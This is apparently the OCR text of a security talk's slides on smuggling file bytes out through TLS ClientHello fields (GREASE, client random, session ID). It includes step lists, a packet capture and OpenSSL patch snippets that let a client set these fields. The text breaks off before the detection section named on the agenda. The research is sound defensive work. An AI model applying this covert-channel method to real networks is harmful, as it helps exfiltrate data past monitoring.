TLS Data Exfiltration

smuggling bytes with ClientHello


@haarlems

agenda

- tldr;
- whoami
- TLS handshake refresher
- previous research
- a clientHello Frankenstein story
- detection
- Q&A

tldr;

- (very) low throughput data exfil
- via ClientHello, TLS handshake:
  - → GREASE* 1 nibble x2
  - → random 32 bytes
  - → session id 32 bytes



*** credit to Caleb Yu**

whoami

- security researcher
  → with a 1 year stint doing pentest
- forensics at heart
- staff at the Security Summer School
- volunteer at security conferences

haarlems@proton.me
@haarlems

TLS handshake refresher


- **Key Exchange**: Establish shared keying material and select the cryptographic parameters. Everything after is encrypted.

- **Server Parameters:** Establish other handshake parameters (of client is authenticated, app-layer protocol support, etc.).

- **Authentication**: Authenticate the server (and, optionally, the client) and provide key confirmation and handshake integrity.

RFC 8446 (TLS 1.3) and RFC 5426 (TLS 1.2)
RFC 8701 (GREASE)

TLS handshake refresher






Figure 1: Message Flow for Full TLS Handshake

Why TLS and not SSL?


```
Supported Version: TLS 1.3 (0x0304)
Supported Version: TLS 1.2 (0x0303)
Supported Version: TLS 1.1 (0x0302)
Supported Version: TLS 1.0 (0x0301)
```

Supported Version: SSL 3.0 (0x0300)

previous tls exfil research

- exfil via X.509 certificates Carlos Scott (2008)
- c2 via X.509 SubjectKeyIdentifier by Jason Reaves(2017)
- exfil via mTLS SubjectAlternativeName Jean-Michel Amblat (2019)
- exfil via ciphersuites by Adeem (2020), Voulnet(2021)
- c2 via ServerNameIndication by Morten Marstrander, Matteo Malvica (2020)


Anatomy of a Client Hello structure

```
Structure of this message:

   uint16 ProtocolVersion;
   opaque Random[32];

   uint8 CipherSuite[2];     /* Cryptographic suite selector */

   struct {
       ProtocolVersion legacy_version = 0x0303;    /* TLS v1.2 */
     → Random random;
     → opaque legacy_session_id<0..32>;
     → CipherSuite cipher_suites<2..2^16-2>;
       opaque legacy_compression_methods<1..2^8-1>;
     → Extension extensions<8..2^16-1>;
   } ClientHello;
```


tls.handshake.type == 1
No. Time Source Destination Protocol Length Info
65 9.870276 192.168.1.18 140.82.121.3 TLSv1.3 2120 Client Hello (SNI=github.com)
Frame 65: 2120 bytes on wire (16960 bits), 2120 bytes captured (16960 bits) on interface \Device\NPF_{54CD72DB-5108-4EB6-B9BD-C9F514D3355A}, id 0
Ethernet II, Src: LCFCElectron_0d:34:a2 (6c:24:08:0d:34:a2), Dst: zte_c6:32:71 (bc:bd:84:c6:32:71)
Internet Protocol Version 4, Src: 192.168.1.18, Dst: 140.82.121.3
Transmission Control Protocol, Src Port: 59195, Dst Port: 443, Seq: 1, Ack: 1, Len: 2066
Transport Layer Security
TLSv1.3 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 2061
Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 2057
Version: TLS 1.2 (0x0303)
Random: ca6582c0b4ae522d2b2e67fb8b284d2a9a91256748596204974f86e78a1d012a
Session ID Length: 32
Session ID: 24890bcb7f2d7facd7056c67f21a67912bbce14890e94b4fe635bba22c494a74
Cipher Suites Length: 34
Cipher Suites (17 suites)
Compression Methods Length: 1
Compression Methods (1 method)
Extensions Length: 1950
Extension: server_name (len=15) name=github.com
Extension: extended_master_secret (len=0)
Extension: renegotiation_info (len=1)
Extension: supported_groups (len=16)
Extension: ec_point_formats (len=2)
Extension: application_layer_protocol_negotiation (len=14)
Extension: status_request (len=5)
Extension: delegated_credentials (len=10)
Extension: signed_certificate_timestamp (len=0)
Extension: key_share (len=1327) Unknown (4588), x25519, secp256r1
Extension: supported_versions (len=5) TLS 1.3, TLS 1.2
Extension: signature_algorithms (len=24)
Extension: psk_key_exchange_modes (len=2)
Extension: record_size_limit (len=2)
Extension: compress_certificate (len=7)
Extension: encrypted_client_hello (len=377)
Extension: pre_shared_key (len=75)
[JA4: t13d1717h2_5b57614c22b0_e6dcd7ae0a9e]
[JA4_r: t13d1717h2_002f,0035,009c,009d,1301,1302,1303,c009,c00a,c013,c014,c02b,c02c,c02f,c030,cca8,cca9_0005,000a,000b,000d,0012,0017,001b,001c,0022,
[JA3 Fullstring: 771,4865-4867-4866-49195-49199-52393-52392-49196-49200-49162-49161-49171-49172-156-157-47-53,0-23-65281-10-11-16-5-34-18-51-43-13-45
[JA3: 0e76c7e9d06fa0e211b1827687dd8f43]

A closer look

CH fields targeted for GREASE injection

But what is GREASE anyway?

But what is GREASE anyway?

RFC8701

Applying **G**enerate **R**andom **E**xtensions **A**nd **S**ustain **E**xtensibility (**GREASE**) to TLS Extensibility

But what is GREASE anyway?

RFC8701

Applying **G**enerate **R**andom **E**xtensions **A**nd **S**ustain **E**xtensibility (**GREASE**) to TLS Extensibility

The following values are reserved as GREASE values for extensions, named groups, signature algorithms, and versions:

0x0A0A	0x8A8A
0x1A1A	0x9A9A
0x2A2A	0xAAAA
0x3A3A	0xBABA
0x4A4A	0xCACA
0x5A5A	0xDADA
0x6A6A	0xEAEA
0x7A7A	0xFAFA


ORIGIN
STORY

how this research came about

- Network Forensics & Incident Response
- Advanced Network Threat Hunting


- Cyber Range hosted on MetaCTF

- Challenged myself to solve all network forensics challenges

- You know a challenge is good when you have to read the RFC to solve it

exfiltration

☑ via GREASE *credit to Caleb Yu
☑ via client_random
☑ via session_id *# dare I be so bold? ## I did*
☑ via all of the above?



OpenSSL releases

OpenSSL 3.5
OpenSSL 3.4
OpenSSL 3.3
OpenSSL 3.2
OpenSSL 3.1
OpenSSL 3.0
OpenSSL 1.1.1
OpenSSL 1.1.0
OpenSSL 1.0.2
OpenSSL 1.0.1
OpenSSL 1.0.0
OpenSSL 0.9.x

```
> git branch --list -a
* OpenSSL_1_1_1-stable
  master
  poc
  remotes/origin/HEAD -> origin/master
  remotes/origin/OpenSSL-engine-0_9_6-stable
  remotes/origin/OpenSSL-fips-0_9_7-stable
  remotes/origin/OpenSSL-fips-0_9_8-stable
  remotes/origin/OpenSSL-fips-1_2-stable
  remotes/origin/OpenSSL-fips-2_0-dev
  remotes/origin/OpenSSL-fips-2_0-stable
  remotes/origin/OpenSSL-fips2-0_9_7-stable
  remotes/origin/OpenSSL_0_9_6-stable
  remotes/origin/OpenSSL_0_9_7-stable
  remotes/origin/OpenSSL_0_9_8-stable
  remotes/origin/OpenSSL_0_9_8fg-stable
  remotes/origin/OpenSSL_1_0_0-stable
  remotes/origin/OpenSSL_1_0_1-stable
  remotes/origin/OpenSSL_1_0_2-stable
  remotes/origin/OpenSSL_1_1_0-stable
  remotes/origin/OpenSSL_1_1_1-stable
  remotes/origin/SSLeay
  remotes/origin/feature/acert-cli
  remotes/origin/feature/dtls-1.3
  remotes/origin/feature/ech
```

it all starts with GREASE, and slips further


- first attempt tragic
- enter boringssl


google/**boringssl**

Mirror of BoringSSL

documentation


OpenSSL documentation






documentation

DeepWiki
-architecture
-components
-identify targets



steps GREASE

- ☑ GREASE (RFC 8701) *credit to Caleb Yu for the idea
- ☑ patch openssl to manage grease (inspired by boringssl)
- ☑ patch openssl to accept grease from client
- ☑ read byte from file, split into high and low nibble
- ☑ parse nibbles into grease value and pass it to openssl
- ☑ openssl creates the client hello
- ☑ send multiple handshakes until file end



steps random

- ☑ patch openssl to accept random from client
- ☑ pass random from client
- ☑ send multiple handshakes until file end

steps session_id

in tls 1.2 session_id is set by the server
in tls 1.3 session id is obsoleted,
and called legacy_session_id

☑ patch openssl to accept session_id from client
☑ pass session_id from client
☑ send multiple handshakes

client side grease, random, session_id

- windows TCP client
- create modules -g -r -s
- once 1 byte has been sent by 2 grease fields, the next 32 bytes are sent by random and the next 32 by sid

client side grease, random, session_id

- windows TCP client
- create modules -g -r -s
- once 1 byte has been sent by 2 grease fields, the next 32 bytes are sent by random and the next 32 by sid

- but we will be using 3 grease fields, one of which remains truly random

New functions registered libssl.num

util > libssl.num

```
498   SSL_CTX_set_recv_max_early_data        499 1_1_1   EXIST::FUNCTION:
499   SSL_CTX_set_post_handshake_auth        500 1_1_1   EXIST::FUNCTION:
500   SSL_get_signature_type_nid             501 1_1_1a  EXIST::FUNCTION:
501   SSL_CTX_set_grease_enabled             502 1_1_0   EXIST::FUNCTION:STD
502   SSL_set_grease_enabled                 503 1_1_0   EXIST::FUNCTION:STD
503   SSL_set_grease_version                 504 1_1_0   EXIST::FUNCTION:STD
504   SSL_set_grease_group                   505 1_1_0   EXIST::FUNCTION:STD
505   SSL_set_grease_cipher                  506 1_1_0   EXIST::FUNCTION:STD
506   SSL_set_client_random                  507 1_1_0   EXIST::FUNCTION:STD
507   SSL_set_client_hello_session_id        508 1_1_0   EXIST::FUNCTION:STD
```

ssl.h

declarations

include > openssl > C ssl.h > SSL_set_client_hello_session_id(SSL *, const unsigned char *, size_t)

```
2449
2450  // Declarations for enabling GREASE
2451  void SSL_CTX_set_grease_enabled(SSL_CTX *ctx, int enabled);
2452  void SSL_set_grease_enabled(SSL *s, int enabled);
2453  //additional declarations for setting GREASE
2454  void SSL_set_grease_version(SSL *s, uint16_t value);
2455  void SSL_set_grease_group(SSL *s, uint16_t value);
2456  void SSL_set_grease_cipher(SSL *s, uint16_t value);
2457  //declaration for external client random
2458  int SSL_set_client_random(SSL *s, const unsigned char *rand, size_t len);
2459  //declaration for external client session_id
2460  int SSL_set_client_hello_session_id(SSL *s, const unsigned char *sid, size_t sid_len);
```

ssl_lib.c

definitions

ssl > C ssl_lib.c > SSL_set_client_hello_session_id(SSL *, const unsigned char *, size_t)

```
5728  // add GREASE enabled to SSL_CTX and SSL
5729  void SSL_CTX_set_grease_enabled(SSL_CTX *ctx, int enabled) {
5730      ctx->grease_enabled = !!enabled;
5731  }
5732
5733  void SSL_set_grease_enabled(SSL *s, int enabled) {
5734      s->grease_enabled = !!enabled;
5735  }
5736  // define setter functions for GREASE
5737  void SSL_set_grease_version(SSL *s, uint16_t value) {
5738      s->grease_version = value;
5739  }
5740
5741  void SSL_set_grease_group(SSL *s, uint16_t value) {
5742      s->grease_group = value;
5743  }
5744
5745  void SSL_set_grease_cipher(SSL *s, uint16_t value) {
5746      s->grease_cipher = value;
5747  }
5748
5749  //added for external client random
5750  int SSL_set_client_random(SSL *s, const unsigned char *rand, size_t len) {
5751      if (s == NULL || rand == NULL || len != SSL3_RANDOM_SIZE)
5752          return 0;
5753      memcpy(s->custom_client_random, rand, SSL3_RANDOM_SIZE);
5754      s->custom_client_random_set = 1;
5755      return 1;
5756  }
5757
5758  //added for external client session_id
5759  int SSL_set_client_hello_session_id(SSL *s, const unsigned char *sid, size_t sid_len)
5760  {
5761      if (s == NULL || sid == NULL || sid_len > SSL_MAX_SSL_SESSION_ID_LENGTH)
5762          return 0;
5763      memcpy(s->ext.custom_session_id, sid, sid_len);
5764      s->ext.custom_session_id_len = sid_len;
5765      s->ext.custom_session_id_set = 1;
5766      return 1;
5767  }
```

ssl_local.h

Define list of grease injection points

ssl > C ssl_local.h > ssl_grease_index_t

```
2701  // GREASE injection points in ClientHello, like boringSSL index types enum
2702  typedef enum {
2703      SSL_GREASE_CIPHER = 0,
2704      SSL_GREASE_GROUP,
2705      SSL_GREASE_EXTENSION1,
2706      SSL_GREASE_EXTENSION2,
2707      SSL_GREASE_VERSION,
2708      SSL_GREASE_LAST_INDEX = SSL_GREASE_VERSION
2709  } ssl_grease_index_t;
```

extensions _clnt.c

To inject grease into supported group

ssl > statem > C extensions_clnt.c > tls_construct_ctos_supported_groups(SSL *, WPACKET *, unsigned int, X509 *, size_t)

```
115  #ifndef OPENSSL_NO_EC
187                                                  size_t chainidx)
211      // inject GREASE into supported groups
212      if (s->grease_enabled) {
213          uint16_t grease_group = get_client_grease_value(s, SSL_GREASE_GROUP);
214          if (!WPACKET_put_bytes_u16(pkt, grease_group)) {
215              SSLfatal(s, SSL_AD_INTERNAL_ERROR,
216                       SSL_F_TLS_CONSTRUCT_CTOS_SUPPORTED_GROUPS,
217                       ERR_R_INTERNAL_ERROR);
218              return EXT_RETURN_FAIL;
219          }
220      }
```

To inject grease into supported version

ssl > statem > C extensions_clnt.c > tls_construct_ctos_psk_kex_modes(SSL *, WPACKET *, unsigned int, X509 *, size_t)

```
535                                                  size_t chainidx)
562      //inject GREASE into supported versions
563      if (s->grease_enabled) {
564          uint16_t grease_version = get_client_grease_value(s, SSL_GREASE_VERSION);
565          if (!WPACKET_put_bytes_u16(pkt, grease_version)) {
566              SSLfatal(s, SSL_AD_INTERNAL_ERROR,
567                       SSL_F_TLS_CONSTRUCT_CTOS_SUPPORTED_VERSIONS,
568                       ERR_R_INTERNAL_ERROR);
569              return EXT_RETURN_FAIL;
570          }
571      }
```

statem_clnt.c

